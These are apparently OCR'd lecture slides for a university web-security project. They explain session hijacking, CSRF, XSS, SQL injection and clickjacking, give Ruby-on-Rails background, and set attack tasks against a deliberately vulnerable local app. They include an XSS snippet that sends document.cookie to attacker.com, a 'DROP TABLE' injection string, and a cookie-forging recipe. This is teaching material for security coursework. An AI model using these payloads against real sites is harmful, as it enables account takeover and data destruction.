CS 155 Project 2

Overview & Part A

Project 2

- Web application security
- Composed of two parts
  - Part A: Attack
  - Part B: Defense
- Due date:
  - Part A: May 5th (Thu)
  - Part B: May 12th (Thu)

Project 2

- Ruby-on-Rails
  - http://guides.rubyonrails.org/index.html
  - http://api.rubyonrails.org/
  - http://ruby-doc.org/
- HTML & JavaScript
  - http://www.w3schools.com/
- StackOverflow is always helpful.

Web application security

1. Session Hijacking
2. Cross Site Request Forgery (CSRF)
3. Cross Site Scripting (XSS)
4. SQL Injection
5. Clickjacking


1. Session Hijacking

- How to store information while navigating?
  1. Most common way is to store info in **cookie.**
  2. Cookie is just key-value pair.
  3. Many web apps store important data into cookie.
  4. Store the session info (e.g. login id) in cookie.
  5. Attackers can impersonate by stealing cookie.

1. Session Hijacking

e.g.)

document.cookie=
"_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJWRjOGJjODkzM2MzMTM5ZTFlN2UyODZkOTAyMDUzYWVkBjsAVEkiCnRva2VuBjsARkkiG0tIOThUQkpTYk84ZjVyVnc2RDMzWkEGOwBGSSIRbG9nZ2VkX2luX2lkBjsARmkG--07fa496d50e4bbddca2046f6f0cd77dfdd9919e3"




Browser
Web Server
Auth server
POST login.cgi
Username & pwd
Validate user
auth=val
Set-cookie: auth=val
Store val
GET restricted.html
Cookie: auth=val
restricted.html
auth=val
Check val
YES/NO
If YES,
restricted.html

2. CSRF

- Try to send malicious request with victim's valid credentials.
- Normally, attacker creates his own page, and victim visits here.
- Victim's browser will send request in attacker's page to target site using victim's credential.

Form post with cookie




3. XSS

- Attacker injects script into victim's browser.
- Attacker can inject his script in many ways

  1. Attacker can redirect a victim to a certain URL with malicious script, and the script is echoed. (Reflected XSS)

  2. Attacker can store malicious script in the server, and make the victim retrieve the script in victim's browser. (Stored XSS)

Attack Server



user gets bad link

Victim client

www.attacker.com

```
http://victim.com/search.php ?
 term = <script> ... </script>
```


user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```




Attack Server
4 steal valuable data
1
Store bad stuff
script
User Victim
2 request content
3 receive
Download it
script
Server Victim

4. SQL Injection

- A lot of SQL queries are made in web applications. (e.g. login, search, store data, retrieve data)
- If query is not made carefully, an attacker can pass in strange input, and make malicious request to the server.
- Can retrieve undesired data, can modify data, can delete data, can create malicious data etc.

SELECT * FROM Students WHERE name=(‘<%=input %>’);



=> SELECT * FROM Students WHERE name=(‘Robert’); DROP TABLE Students;--’);

(In SQL, -- is inline comment, similar to // in C)

5. Clickjacking

- Involve victim’s action to make an attack.
- Fool the victim to do something for attacker.
- Can be any type of attack, but mostly CSRF
- It seems stupid at first but...

http://example.com/captcha.html - Windows Internet Explorer
http://example.com/capt
Bing
Favorites
Suggested Sites
Web Slice Gallery
http://example.com/captcha.html
Page
Safety
Tools
To proceed with registration we need to verify you are not a bot...
Type the text shown below:
Done
Internet | Protected Mode: Off
125%

Now move on to Project 2!

But first….Ruby

Ruby-on-Rails?

- Syntax is similar to Python.
- MVC web development platform.
- Should not be that hard to understand… Hopefully…
- Quite great documentations.
- A lot of information in Google, StackOverflow etc.

How Ruby-on-Rails works

HTML request

=> Find corresponding method in **controller** (specified in bitbar/config/routes.rb)

=> Execute the method in controller.
* There are two types of variable in each method. One is normal local variable (which does not start with ‘@’), and the other is a variable passed into **view** to create HTML page.

=> Create HTML page with corresponding **view** file (.html.erb)
* View file also has Ruby codes inside. Every line inside <% %> is executed as Ruby codes. Every line inside <%= %> will print out the return value of expression inside.

How Ruby-on-Rails works

e.g.) localhost:3000/profile => bitbar/config/routes.rb

```
# Transfer
get 'transfer' => 'user#transfer'
post 'post_transfer' => 'user#post_transfer'
get 'protected_transfer' => 'user#protected_transfer'
post 'protected_post_transfer' => 'user#protected_post_transfer'

get 'super_secure_transfer' => 'user#super_secure_transfer'
post 'super_secure_post_transfer' => 'user#super_secure_post_transfer'

# Profile
post 'set_profile' => 'user#set_profile'
get 'profile' => 'user#view_profile'
```

bitbar/app/controllers/user_controller.rb

```ruby
def view_profile
  @username = params[:username]
  @user = User.find_by_username(@username)
  if not @user
    if @username and @username != ""
      @error = "User #{@username} not found"
    elsif logged_in?
      @user = @logged_in_user
    end
  end

  render :profile
end
```

bitbar/app/views/user/profile.html.erb

```
<form class="pure-form" action="/profile" method="get">
    <input type="text" name="username" value="<%= @username %>" placeholder="username">
    <input class="pure-button" type="submit" value="Show">
</form>

<%= display_error(@error) %>

<% if @user %>
    <% if @user == @logged_in_user then %>
        <h3>Your profile</h3>
    <% else %>
        <h3><%= @user.username %>'s profile</h3>
    <% end  %>

    <p id="bitbar_display">0 bitbars</p>

    <% if @user.profile and @user.profile != "" %>
        <div id="profile"><%= sanitize_profile(@user.profile) %></div>
    <% end %>

    <span id="bitbar_count" class="<%= @user.bitbars %>" />
    <script type="text/javascript">
      var total = eval(document.getElementById('bitbar_count').className);
      function showBitbars(bitbars) {
        document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
        if (bitbars < total) {
          setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
        }
      }
```

Database in Ruby-on-Rails

- Basically, one uses **model** to manage the database in Ruby-on-Rails.
- There is one model, User, in this project.
- User.find_by_id(1) => create SQL query to retrieve data.
- @user.id => how to access column 'id' of a row.
- You can look at terminal output while running the server to see how query is made with model instructions.

Session, parameters

- Session is in hash object. Can access via session[key].
- Session will be embedded in cookie.
  (as specified in bitbar/config/initializers/session_store.rb)
- reset_session will delete all data in session.
- Parameters in HTML request can be accessed via params [key].
- Both for GET and POST.

- Ask questions on Piazza about Ruby!
- Find information on the web about Ruby!
- Read recommended tutorial about Ruby in the handout!

Warmup

- Steal the cookie with reflected XSS
- Your solution is an URL starting with: http://localhost:3000/profile?username=...
- When a victim enters this URL, cookie should be sent to: http://localhost:3000/steal_cookie?cookie=...
- Look carefully how HTML looks like for profile page.

Attack A

- Write some codes to output a line of JavaScript.
- If you copy and paste this script into the JavaScript console, now you will impersonate as ‘user1’
- You can assume attacker has a read-only access to everything in ‘bitbar’ directory, except for ‘bitbar/db’.
- Need to know how cookie and session works in Ruby-on-Rails….

"_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJWRjOGJjODkzM2MzM
TM5ZTFlN2UyODZkOTAyMDUzYWVkBjsAVEkiCnRva2VuBjsARkkiG0tlOThUQkpT
Yk84ZjVyVnc2RDMzWkEGOwBGSSIRbG9nZ2VkX2luX2lkBjsARmkG--
07fa496d50e4bbddca2046f6f0cd77dfdd9919e3"

Session in hash object (e.g. {a:b, c:d}) => serialize (Marshal)
=> encode in Base64 (Base64) => BAh7CEkiD3Nlc3N…(str1)
=> HMAC this string with secret key (Digest::HMAC) => 07fa496d50e4bbddc…(str2)
=> “_bitbar_session=” + str1 + “--” + str2

Marshal - http://ruby-doc.org/core-2.3.0/Marshal.html
Base64 - http://ruby-doc.org/stdlib-2.3.0/libdoc/base64/rdoc/Base64.html
Digest::HMAC - http://ruby-doc.org/stdlib-2.1.5/libdoc/digest/rdoc/Digest/HMAC.html

Attack A

- You will find Mechanize module helpful.
  (You should install it first. ‘gem install mechanize’.
  Already installed in VM)
- You can create other supporting files for this problem. But be sure your attack can work with single command “./a.sh”

Attack B

- Basic CSRF
- Create a page which will send request to transfer bitbars to attacker’s account when the victim opens.
- Your page should redirect the victim to CS155 page as soon as the request is successfully made.

Attack B+

- Advanced CSRF
- Should be clickjacking attack.
- Be sure you make a request to ‘super_secure_transfer’ or ‘super_secure_post_transfer’
- You may create one more HTML page other than bp.html.
- You should not disable framebusting. Your attack should still work with provided basic framebusting.

Attack C

- SQL Injection
- Create an account with username of your answer, and then close the account.
- Should remove ‘user3’ from database at the same time.
- When you want to reset the database, run ‘rake db:reset’

Attack D

- Stored XSS
- Set profile of attacker with your answer
- When other user sees attacker’s profile, his profile should be replaced with the same profile, and one bitbar should be transferred to the attacker.
- Same thing should happen when other users see infected user’s profile.

Attack D

- Profile already has some basic sanitization (‘bitbar/app/helpers/application_helper.rb’), but it’s not enough.
- Profile page should look normal.
- Look carefully how HTML looks like for profile page.

Extra Credit: Attack E

- We will not give you a lot of hints on EC, but…

- You will find String.fromCharCode helpful for this attack.

Questions?